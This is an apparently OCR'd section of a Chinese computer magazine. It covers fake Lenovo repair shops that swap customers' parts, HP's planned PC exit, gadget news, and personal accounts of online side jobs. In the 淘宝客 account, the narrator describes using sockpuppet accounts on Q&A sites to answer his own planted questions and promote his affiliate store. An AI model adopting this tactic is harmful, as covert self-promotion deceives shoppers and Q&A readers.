点评：Windows Phone 7发布已经有些时日了，不过，除了当时盛大的发布仪式外，此后再也没有什么消息。人们似乎已经忘了手机操作系统市场还有个Windows Phone 7，所有人的注意力都在Android和苹果上。尤其是Android的出现，彻底摧毁了Windows Phone 7的前途，免费、开放、又这么好的系统，硬件厂商当然不愿意再为微软支付昂贵的专利费。微软也该从这种靠专利来获取巨额利润的发展模式中走出来了，移动互联网、免费时代，这种模式的生存空间越来越小。CF

维修笔记本遭遇山寨售后 硬盘内存竟被掉包

用户格格的联想电脑坏了，心急之下拿到中关村维修。哪知竟走进了"山寨"售后，不仅硬盘和内存遭遇掉包，硬盘中的数据也全部损坏。

●文/Justdo

用户格格手上有一个联想ideapady450的电脑。不到两年前买的，也就是说还没有过保。6月12日，电脑突然黑屏了，格格很着急，便把它带到中关村去维修。

因为之前听说鼎好地下有联想客服，格格便找去了。下了一楼，正对着一个黄色牌子的联想维修部，内部员工穿着统一的服装，墙上还有工作流程，看起来挺专业的。

格格想这就是联想售后吧，便走进去了。一工作人员接待了格格，说要打开机器检查一下。格格同意了，于是店员拿着机器走进店里进行检测，过了一会，店员出来了，指着主板对格格说，上面有点小水珠，肯定是进水了。格格很奇怪，她的电脑并没有进水的经历。店员又说电脑短路了，全换要两千多块，换CPU要九百五。

格格当时就傻了：明明电脑没有过保，为什么要这么多钱呢。格格开始怀疑这家店，便要求装上电脑，不修了。工作人员其间一直劝说，还主动降价，又说可以返厂，但格格还是坚持带上电脑离开了。

然后格格拿着电脑转了一圈，终于找到了真正的联想客服。联想工程师接待了格格，说电脑没有过保，可以免费维修。工程师收下机器后，第二天打电话说电脑修好了。

硬盘内存遭掉包

但是由于联想不负责装系统，格格就把电脑拿回家里，自己装系统，结果怎么也装不上。第二天，又换了一张ghost的系统盘，还是装不上。格格用ghost的pe模式查看硬盘内容，顿时就傻眼了。因为这块硬盘已经不是原来的硬盘了。格格以为是联想客服拿错了，赶快给他们打电话，但联想回复说硬盘不是他们弄丢的。



●很多小店号称"联想售后"



●正牌的联想售后

于是，格格找到黑店，店员和老板一口否认拿了硬盘。这时格格又打开电脑看了一下，发现不但硬盘换了，内存也由原来的2GB变成1GB。黑店店员后来找出格格的内存，并解释说试机器的时候弄错了。但格格坚信，她的硬盘一定是被黑店掉包了。

后来几经周折，格格终于在黑店找到硬盘，但硬盘已被严重损坏，里面的重要数据也无法恢复了。

以假乱真 多人中招

据业内人士称，在中关村修电脑修出一堆毛病的事屡见不鲜，从光驱、硬盘、CPU都能给修出问题。至于硬盘，即使找回来，里面的数据一般也没了，因为黑店第一步就是把硬盘的数据格了。



●销售店面和维修网点查询方法

记者来到中关村，寻找格格所说的"黑店"。从门口到电梯口，有很多上来强"拉客"的。记者转了一圈，发现有3家小店都标着"联想售后"的标记，并号称"指定维修站点"、"官方维修中心"。记者来到电梯口的一个店面询问店号，店员马上回答说"A001"。A001可是联想正牌店的店号，记者又问格格所说的黑店店号，店员忙又改口说我们就是这个店。记者注意到，这家小店实际并没有标着具体店号，也就是，他们想说是哪家就是哪家。

记者找到正规的联想售后，店面非常大，门口有工作人员指导拿号，有等候区、维修区等。

联想工作人员告诉记者，现在市面确实有非常多的假冒官方售后，但要识别出来也并不难，联想售后的规模一般较大，工作人员统一着装，如条纹状衣服，并佩戴胸牌，胸牌上有标号。以下三种方式可在最短的时间内找到维修服务站。

1.在购买产品时附带的保修书上可找到服务站热线电话和维修站地址。问清当地售后部门的地址和电话再出门，黑店专门黑没准备在电脑城瞎转的人。

2.直接拨打400或800热线电话进行报修查询，如果购买了上门增值服务，直接拨打400电话，在线工程师可以帮助安排上门服务。

3.可通过联想lenovo官网（http://www.lenovo.com.cn）查找全国各地的维修网点。所有网站上未标出的售后网点，不要相信。

此外，在外面维修机器时，如需拆机，最好站在旁边看着，装完机不要直接拿走，用"鲁大师"检测下有没有更换设备。CF

断腕PC 惠普向谁投降

当全球最大的PC厂商惠普宣布将可能不再经营PC业务、并退出炙手可热的平板和智能手机领域时，很多人震惊了。这家PC巨头究竟怎么了，为何做出如此惊人的转型计划？ ●文/Justdo


●惠普全球执行副总裁托德·布拉德利

知难而退 PC老大不再hold

全球最大的PC厂商惠普日前披露了三个令人震惊的消息：考虑分拆或出售PC业务部门；放弃销售基于WebOS移动操作系统的智能手机和TouchPad平板电脑；发出102亿美元收购英国第二大软件公司Autonomy Corp的要约。

一句话，PC老大不玩了！业内将这一系列举措解读为——较慢的PC销量和微薄的利润被看作是对惠普的拖累。评论认为，HP此举既是向“后PC时代”低头，也是向苹果公司“投降”。

由于PC业务的利润太低，外加苹果的咄咄逼人，惠普的“自救”决策看似理由充分。可实际上，个人PC远没有到将死的局面，惠普也仍是PC市场当仁不让的老大。惠普不再hold，知难而退，只能说这是惠普主动的放弃！

又一次无把握决定 消费者再度失望

美国知名IT网站CNET撰稿人布鲁克·克罗瑟斯(Brooke Crothers)直言，惠普CEO李艾科(Leo Apotheker)分拆PC业务的决定看似有理，实则是一种短视行为，不过是惠普的另一次毫无把握的决定。

美国投资公司分析师詹森·诺兰德(Jayson Noland)称，这就像是“麦当劳宣布放弃汉堡业务，或者波音公司因为不想继续同空客竞争而宣布放弃飞机业务一样，令人感到不可思议！”

惠普的决定再一次让消费者失望！一位非常喜欢HP设计的PC用户坦言，虽然近年惠普的产品和服务一直出问题，但仍寄希望于这家公司能够改善服务，提高管理水平，没想到惠普竟然“始乱终弃”！而本来对WebOS充满了期待的平板用户，面对惠普正在清仓出货的99美元的Touchpad，满是无奈。

惠普对TouchPad平板电脑的厚望及豪言壮语，言犹在耳。曾经，大家天真地认为PC老大，会拿出自己的风范，靠着WebOS一展雄风。即使不能歼灭iPhone和iPad，也能拿出些像样的东西。特别是其他PC厂商都朝着移动互联网的路上狂奔，排在惠普之后的戴尔、联想、宏碁都纷纷发布平板电脑和智能手机产品，并积极与英特尔、微软、Google等厂商合作……

向“后PC时代”低头 还是被自己打倒

就在发稿前，惠普全球副总裁张永利对外澄清，称市场上一些声音可能没有正确表达这次战略转型的目的。惠普全球副总裁布拉德利(Todd Bradley)也表示，惠普并不是放弃WebOS系统，还会进一步投资该平台。公司首选是分拆PC业务成立独立公司，而自己将全身心发展惠普PC业务。

在如此短的时间内发出不同的声音，不禁让人怀疑这是不是一个严肃的决定。想当初惠普CEO李艾科宣布惠普的决定时，给人的感觉就像是收购Autonomy才是整场新闻发布会的重中之重，而分拆PC业务只是顺便同大家提及一下而已。

对于惠普PC业务的不振，分析者们认为有多方面原因，惠普公司内部的震荡和一系列管理决策失误难辞其咎。布鲁克·克罗瑟斯指出，“对于惠普来说，经历太多任CEO的弊端已经开始逐渐显示出来，每一任CEO都竭力把自己目光短浅的决定强加于公司。”

因此，与其说惠普是向“后PC时代”低头、向苹果公司“投降”，不如说惠普是被自己打倒的！

对于国内消费者，惠普近年在中国市场的一系列表现想必让人记忆犹新。从2008年开始，这一电脑巨头就先后制造出了“显卡门”、“闪屏门”、“雪花屏”等一系列网络维权中的焦点事件。在2010年3.15，遭到媒体集体曝光。而惠普对此的解释是，惠普的管理无法跟上企业快速扩张的脚步。


●惠普CEO李艾科

用道琼斯通讯社专栏作家Al Lewis的话最为结语，公司的内部动荡已经成为了“惠普之道”，一系列的错误决策不仅是内部冲突的结果，更是证明公司失去定位和方向的结果，在如此糟糕的情况能否顺利转型，值得怀疑。CF

老范 cf_fan@cfan.com.cn

旋屏笔记本电脑

DELL近些年颇能做出来些与众不同的产品出来，近日在官网上线的Latitude XT3笔记本就是这种代表。说它不同，是因为这款产品采用了旋屏设计，正常放置的时候屏幕朝向上方，看起来就像个平板电脑一样，而且这个屏幕也确实支持多点触控，并且可自动调整亮度，能切换"日光阅读"与"降低眩光"模式。习惯传统笔记本使用方式的朋友也可以把屏幕旋出来用。这款电脑的配置按CPU配置分为i3、i5、i7三个级别，性能也算不错，大家可以按需选择。






HDMI高清便携投影仪

Microvision的SHOWWX投影仪以小巧便携的造型赢得了不少用户的欢喜，把这个小家伙放在自己的公文包里，就可以很方便的连接上数码设备做培训或是看电影。而近日这款产品也Level Up了一把，Microvision为产品名称弄上了一个+号。SHOWWX+开始支持HDMI全高清输出与激光投影，可以在几乎任何表面成像。如果您的掌上移动终端拥有HDMI接口并支持1080P输出的话，比如说摩托罗拉XT882手机，那咱们就可以随时随地投影高清了。稍微遗憾一点的就是产品续航时间只有两个小时，看部分电影略显时间不够用。

支持3D录像的数码望远镜

不知道咱们杂志的读者有多少喜欢玩望远镜，即使不是发烧友，也可以关注下索尼公司最近才发布的DEV-3与DEV-5这两个型号的数码望远镜。因为这东西不仅可以帮助大家远距离观察事物，更具备1080P HD 影片及710万像素静态照片的拍摄能力，说它们是长焦数码相机似乎也没什么问题。这两款产品全都采用 BIONZ 处理器和双 Exmor R CMOS 感光组件，能够支持3D影像的拍摄。两者的差别在于DEV-5数码变焦更大，同时还支持GPS定位。爱好观察的朋友可以考虑入手这个价格不菲的产品，或许还能成为各种"门"的专业摄影师。



看人手势播音乐的Qbo


TheCorpora公司研发的智能机器人Qbo近日习得了新技能：通过手势来播放音乐。当它"看"到用户手握拳头的时候，就会播放音乐，手掌向前摊开时便会停止播放；作出向上和向下的 V 字型手势可以分别升高和降低音量；作出手指头向左的手枪手势可以选择前一首的歌，将拇指向右一指就能跳到后一首。加上以前就支持的面部识别与人声辨认，这个以Linux为基础的机器人现在的能力还真不小，只是在应用上似乎还有很多潜力可以挖，何时量产还遥遥无期。类似的产品咱们国内也有厂商研发中，有爱朋友可检索Qrobot。CF

鸟枪换炮的黑莓旗舰9900

自从手机进入了以iOS与Android引导的智能时代，黑莓的日子就开始不好过起来，生产商RIM的股价降到了2006年以来的最低位，而Bold 9900这款产品难免就被RIM给予了厚望。这款黑莓旗舰的特点集中在两个关键词上面："最"和"首次"。9900拥有黑莓产品中最高的硬件配置、最大的屏幕分辨率、最薄的机身，它首次采用触摸屏加物理全键盘的直板设计，首次加入触摸板背光……这些改变看似是鸟枪换炮，但和现在的主流手机一比，性能还有很大差距。如今的黑莓已经注定只属于少部分商务人士的坚持，如果你想不走寻常路，那9900或许还是个好选择。



洽博 tebht@cfan.com.cn




揭秘你所不了解的 网络新职业

随着网络的兴起，各种新奇的网络职业也展现在我们眼前。“印客”、“威客”、“拍客”一个个奇怪的职业，给网络和现实交织的人们带来了不寻常的新生活。本期就让我们走进他们的生活，聆听他们成功与失败的背后又有怎样的辛酸故事。通过“客”的故事揭秘你所不了解的网络新职业。

策划/《电脑爱好者》编辑部　监制/洽博　撰稿/新铃的窗户

洽博 tebht@cfan.com.cn



印客——个性印制引领者

在中国的传统文化中，出书只是少数“文化人”才能做到的事情，但是现在，这一切都已经发生了非常大的改变。只要是肯花点钱，任何一个普通人都可以将自己所写的小说、诗歌、日记甚至是平常有感而发的不连贯的文字印刷成书。而且出书的花费也很少，几十或几百元就能搞定。更重要的是，将充满油墨香味的大作和亲朋好友共享，也可以获得极大的成就感。正是基于满足普通人出书的心理需求，网络上就诞生了一种专门为普通人印书的服务群体——印客。

资深印客资料

叙述人：陈寒川

年龄：28

行业：自由职业

做印客时间：6年

从2005年10月份至今，我从事印客这项工作已有将近六年的时间了。所印刷的书的内容也比较多，有文学爱好者所写的小说、散文以及诗词歌赋；有老年人所写的回忆录；也有表现恋爱、结婚等感情发展历程的内容；此外还有年轻父母拍摄的记录宝贝成长的相册、纪念册等等。由于现在许多人都有印书的需求，但是如果找正规的出版社，一来价钱昂贵、二来出版周期长，对于个人出书来说，很不划算。但是找我来印书的话，则就完全不同了，一本就可以起印，所须花费最低仅仅只有30元。因此还是有不少客户来找我印书的。至于每个月的收入嘛！具体数字我就不说了，差不多能超过五位数，呵呵。

可能有的朋友会问，做印客的“钱景”真有如此之好吗？毕竟一本书的价格才30元，除去纸张、排版、印刷等费用，又能赚多少呢？做印客虽不能说日进斗金，但效益还是很可观的，因为所有的客户都会把自己“大作”和家人、朋友共享，因此绝对不会只印刷一本。而且书籍要想印刷的好，也得需要对封面、封底进行个性化的设计，如果客户不能提供设计好的样本，我们可以为之代为设计并酌情和客户收取一定的费用。

举个例子来说，在2005年我刚刚从事印客这一职业不久，有一位在深圳的打工者，就亲自找上门来，想把自己刚刚完工的12万字的长篇小说印刷成书。算上手稿打印费、排版设计以及50本的印刷费，我一共收了2300元，而那位客户想也没想就答应了，因为当时从事印客的人非常少，要不这位客户也不会亲自找上门来了。除去各项成本以外，我可以纯赚1000多元。



除了印书，印制相册和日历也是印客的业务之一

当然，做这项工作也是非常辛苦的，校对原稿、排版、版面设计、装订成册等所有的工作环节都不能出一点差错。而且书籍设计好并制作出PDF样本后，还得请客户看一下，然后根据客户的意见，再进行相应的修改，直到客户彻底满意为止，才能开始印刷。刚刚开始做这项工作的时候，由于没有任何的经验，有一次客户收到了邮递的书籍后，说其中5本被水浸湿了，并要求重新补印5本，否则就退款。但是为客户设计的PDF文档样本，由于印刷完毕后删除了，因此还得重新再设计。有了这次深刻的教训，以后为客户设计的所有PDF格式书籍样本，我都保存着以备不时之需。而且自己给其他客户印书时，也可以从已制作好的书籍样本中寻求设计灵感。

网络大补贴


中国印客网：http://www.inkerwang.com
快印客：http://1651ky.cn
网易印象派：http://1651ky.cn

点评：印客这一职业，对从业者的综合素质要求较高，校对、排版、设计装璜等诸多环节，绝非一人所能完成。另外，国家明确规定提供经营性排版、制版、印刷和装订服务的印客类网站，属于印刷经营活动，应事先取得《印刷经营许可证》。因此，这个行业的准入门槛还是非常高的。还有一点就是，个人印刷的书籍由于没有书号，从严格意义上说它还不是“书”，称之为“印刷品”则更准确一些。当然，这类书籍只能供自己收藏或馈赠亲友之用，而不能在市面上销售，否则就是违法行为。

不过大家如果真想从事这方面的网赚职业，建议选择一些比较专业的印客网站（如“金印客”，网址：http://www.kinker.cn/），申请做个加盟商，通过为其介绍印客业务而获得相应的提成。这样既赚到了钱，也不用被复杂的多个印书环节所累，同时自己从事该行业的门槛也相应降低了，可谓一举多得。

洽博 tebht@cfan.com.cn

威客——用智慧创造财富



给孩子取名50元、公司Logo设计80元、Flash课件制作200元……众多充满挑战性的任务吸引了无数有一技之长的网友去竞标，而完成这些任务的人则被称作是“威客”。那么，“威客”的具体含义是什么呢？简而言之，威客就是将自己的智慧、知识、能力、经验转换成实际收益的人，亦可理解为网络上做知识买卖的人。

资深威客资料

叙述人：陈景钰

年龄：29

行业：公务员

做威客时间：4年

2007年，我“光荣”地成了一名房奴，但新买的房子还没住热乎，高额的房贷就已经压地我喘不上气来。因为每月我和老婆的薪水，扣去还房贷的钱以及柴米油盐等生活必需的开支以外，就所剩无几了。为了让家人能够过上更好的日子，我决定工作之余在网上找点兼职，希望可以赚点外快以补贴家用。但最大的问题是不知道自己应该做什么兼职好，不过由于之前我在网络、报刊中曾经对威客有所了解，知道威客网站上有太多的任务可供选择以赚取赏金。因此，我就决定到各个威客网站去碰碰运气。

通过到“猪八戒威客网”、“威客中国”等知名威客网站逛了逛，发现里边可供选择的竞标项目真的是非常多，然后我在多个威客网站都注册了账户并选择竞标翻译、Flash课件制作等类型的任务。由于我在竞标任务时开出的价格相对较低，因此几天后就中标了一个修改Flash课件的任务。这修改Flash课件，是属于比较简单的活，我很快就按照雇主的要求完成了任务，也顺利地拿到了100元的赏金。

网络大补贴

猪八戒：http://www.zhubajie.com
威客中国：http://www.vikecn.com
威客网：http://www.witkey.com

在这之后的日子里，我又陆续接到了多个任务，对威客也有了更深的了解。总的来说，在威客网站上，各种设计方面的任务占了大多数，如品牌Logo设计、店铺装修设计、建筑装修设计等等。此类任务的特点是工作周期长、竞争激烈、而且也要求竞标者具备敏锐的眼光、多变的思维创意和高超的设计水平。而我在这方面并无优势，经过一番思考，我将工作周期短且更容易完成的翻译工作，定为自己竞标威客任务的首要选择。



各行各业，只要你有一技之长就不愁没任务

记得印象最深的是，有一次我竞标到了一个手机菜单翻译任务，雇主要求将中文的手机菜单翻译成藏语。资料内容本身翻译的很顺利，但雇主拿到了翻译好的资料后，在手机中进行测试时却发现是乱码，根本无法正常显示藏语。经过测试，雇主发现在翻译好的手机菜单文件里边，藏语以外其他英文内容的格式被破坏了，因此手机菜单无法正常显示。最后按照雇主的要求，打开原始的手机菜单文件，将里边的中文全部替换为对应的藏语并保存，终于圆满地解决了手机菜单中藏语无法显示的问题。要知道，那些手机菜单文件中有1万多汉字并且毫无规律地夹杂在数量更多的英文里边，在大量英文中找到分散的所有汉字并将其手工替换为藏语，那工作量绝对是够大的，足足用了一天的时间才做好。不过回报也颇为可观，因为这个藏语翻译项目，雇主给出的报价是300元/千字。

点评：虽然威客现在的发展势头比较好，但是也存在不少问题，因此建议大家在选择做威客时，一定要事先对其有所了解。不然的话，很有可能会辛苦半天，一分钱也拿不到。

1.舞弊问题

在威客网站上，由于所有威客投标者都会将自己的作品提交给任务发包方，而一旦发包方得到了自己所需要的作品之后，有不少人就会在该网站新注册一个账户，然后以新账户发布另外一个作品，“毛遂自荐”地让自己中标以获取赏金。

2.竞标成功率低

现在做威客的人是越来越多，同一项任务，有几百甚至上千人来竞标，这是很常见的一件事。对于每个参与竞标的威客来说，竞标的成功率实在是太低。而一旦竞标失败，自己先前为该任务所做的一切准备工作，只能算是白忙了。因此对于大多数威客而言，往往付出太多却得不到相应的回报，所以这个职业只适合兼职做，而不适合专职做。

拍客
——新闻线索发现者



将自己周围发生的有意义的事拍下来并发到网上，和大家共同分享生活中的精彩瞬间，他们就是一群用独特视角观察和记录生活的有心人——“拍客”。“旭日阳刚”、“西单女孩”等草根明星之所以能够被发现，那绝对是拍客的功劳。当然，有些或兼职或专职的拍客，他们用手中的数码设备去抓拍和记录生活，已不仅仅是一种爱好，而成了赚钱的一种手段。

资深拍客资料

叙述人：袁浩杰

年龄：43

行业：自由职业

做拍客时间：10年

2001年7月份的一天，突然听说朋友养的鱼在一夜之间全部死掉，得知这个消息，我拿着手中的DV就直奔朋友的鱼塘而去。朋友鱼塘里的鱼已喂养了9个多月，马上就要上市销售了，现如今所有的鱼全死了，以后的生活还怎么过呢？由于近几天连降大雨，朋友怀疑是河上游的污水漫过了堤坝进入鱼塘所致，就找到了河上游唯一的一家化工厂，谁知对方却矢口否认并拒绝承担一切损失。我于是将这件事作为新闻线索报料给了当地的电视台并提供了自己所拍摄的视频，结果经过媒体的报道，问题得到了圆满的解决。因为提供了比较有价值的新闻线索，我也得到了100元的奖金。没想到既帮助别人解决问题，还能够获取报酬，我自此就喜欢上做拍客了。

多年的拍客生涯，让我明白了要想做一名成功的拍客，必须要有敏锐的新闻嗅觉，要善于发现新闻，并及时提供给新闻媒体。以我个人的经验而言，生活中发生的让人感觉特别“喜”、“怒”、“哀”、“乐”、“奇”的事情，都是拍摄的好素材。此外，在做拍客时，尽量少拍或不拍具有曝光性质的素材，因为在拍摄此类内容时，自己的人身安全往往会受到很大的威胁，非常有可能遭到当事人的不法侵害。虽然赚钱重要，但自己的安全更重要！

网络大补贴

新浪拍客：http://v.sina.com.cn/v/paike.html

酷6网：http://www.ku6.com

点评：随着价格的一路走低，数码相机、DV等数码设备也走进了寻常百姓家，因此几乎每个人都有机会成为一名拍客。虽然现在做拍客的朋友不少，但绝大多数人仅仅停留在娱乐自己和别人的阶段而已，真正能够利用自己所拍摄的作品赚钱的人往往并不多，至于以拍客为职业谋生的人就更少了。

其实，对于拍客来说，能够赚钱的渠道还是很多的。比如将自己拍摄的图片，投给报刊或杂志以换取稿费，将自己拍摄的视频或图片做为新闻线索提供给媒体以换取奖金等等。而拍客这一职业的入门，也并不困难，只须借鉴别人所拍摄的比较成功的图片和视频，多多总结经验，使自己具备抓拍生活中有新闻“看点”的人和事的能力就可以了。

洽博 tebht@cfan.com.cn

淘宝客
——织梦淘宝，专注推广



“昨晚喝了不少酒，睡到第二天中午才醒来，赶紧洗把脸，打开电脑并登录一个网站。哈哈，又收入了100多，这职业可真不错……”看到这里，可能有的童鞋就要扔板砖了，开什么玩笑，睡觉也能赚钱，喝酒喝高了说胡话吧！事情恰好完全相反，这不是在说胡话，更不是在说梦话，而是一个普通淘宝客的真实经历！没错，对于许多从事淘宝客的人来说，这的确是十分平常的事。如果一定要为之感觉奇怪的话，相信许多资深淘宝客可能会说“一天才100多元，实在是有点少”。

资深淘宝客资料

叙述人：段续峰

年龄：33

行业：某事业单位办公室科员

做淘宝客时间：2年

其实，说到为什么做淘宝客，个人感觉这是一件颇具偶然性的事。2009年7月份的一天，我在网上闲逛时，无意中发现了一个内容为“淘宝客月收入4000元——6000元”的视频教程，虽然这是一个软文性质的教程，但是让我找到了一个网赚的好商机。更重要的是，做淘宝客没有什么技术门槛，所需成本也极低、并且完全是零风险。看到做淘宝客有这么多优点并且“钱景”也很好，我就下定决心要做淘宝客了。

想做淘宝客，首先要创建一个淘宝客网站。可能大家觉得购买空间、域名并将其进行绑定、上传淘宝客程序到网站空间、对淘宝客网站进行商品的更新等事情，一定是IT方面的专业人员才能搞定。其实，事情并非如此，即使自己是从来没有接触过相关领域的菜鸟，也是非常容易上手的。因为在淘宝网购买空间及域名、卖家会手把手地教会你如何将空间和域名，进行绑定。而淘宝客程序的购买，同样也是如此，卖家会提供一切技术支持。我购买域名、空间及淘宝客程序，总共才花了295元钱，这就是做一年淘宝客的成本。而过了第一年之后，则只须为域名和空间续费就可以了，淘宝客的运行成本将会更低，只需140元就OK了。



大家熟知的淘宝已经成就了很多人的成功，不知淘宝客的前途会怎样

刚刚做淘宝客，没有任何经验，只会漫无目的地四处“撒网”，用这种最常见的方式来推广自己的淘宝客网站。比如，在自己的QQ及淘宝旺旺的个性签名栏中添加淘宝客网站的个性链接信息；又比如，自己在百度知道及新浪爱问等网站中提问：“想购买卡通毛绒玩具，不知道什么地方的这类商品价格便宜且质量也很好呢？”然后自己在上述网站中注册一个马甲，并积极地回答问题“XXX网站就是一个专门销售毛绒玩具的网站，我曾经买过，质量还很不错。”最后在答案后边附上自己淘宝客网站的网址。

淘宝客做的时间一长，我对其中的规则和这个行业的一些知识也有了更深的了解，明白了要想让自己的淘宝客网站能够实现被动收入（即“被动赚钱”），利用SEO技术对自己的淘宝客网站进行优化，从而让它在百度等搜索引擎中有一个好的排名，这就是最有效的推广淘宝客网站的方法。这样当有购买意向的买家利用百度等搜索引擎搜索商品时，就非常容易登录自己的淘宝客网站，其中一部分人完全有可能购买自己所推荐的商品。这样一来，我就可以轻松获得淘宝卖家支付的佣金了。

网络大补贴

淘掌门：http://www.taozhangmen.net
淘宝联盟：http://taoke.alimama.com
淘客帝国：http://www.cnmysoft.com

点评：现在有太多的朋友都加入到了淘宝客的行列中，由于淘宝客是一个新兴的职业，因此赚钱相对来说还是比较容易的。据小编了解，即使做一个兼职的淘宝客，月收入4000元——6000元也不是最高的，有不少淘宝客的月收入甚至高达几万。但同时也应该看到，更多的淘宝客每月只能赚到可怜的几十元的佣金，甚至连续几个月都颗粒无收，这同样也是很正常的事。

总的来说，淘宝客是一个讲究创意的工作，如果大家真要选择从事这个网络职业，心态一定要放正，要有长期赚不到钱的思想准备，多多吸取成功淘宝客的经验并且在赚不到钱的前提下也能坚持下去，相信只要大家这样做了，总有一天能获得较为丰厚的回报。



换客

——我们换着用，你的就是我的

“以物易物”，这种最古老的交易方式，曾经在原始社会盛行了相当长的一段历史时期，但谁也没想到，数千年后的今天，这种看似非常落后的交易方式又以一种时尚、新潮的姿态在许多年轻人中流行起来。这些喜欢赶时髦、追求个性的年轻人还自称是“换客”一族。

资深换客资料

叙述人：孙学斌

年龄：33

行业：在某私企做销售工作

做换客时间：6年

我第一次做换客是发生在2005年的11月份，结婚时朋友送给了我一床毛巾被，因为一直用不着，就想换出去好让衣柜腾出空来储藏其他衣服。于是将毛巾被拍照并发到当地的论坛上，没想到，短短几天时间就赢得了大量网友的跟帖，什么看热闹的，真心想交换物品的网友都有。最终，我选择了一台八成新的数码相机做了交换。这样一交换，双方都各得其所，真是一件两全齐美的好事。

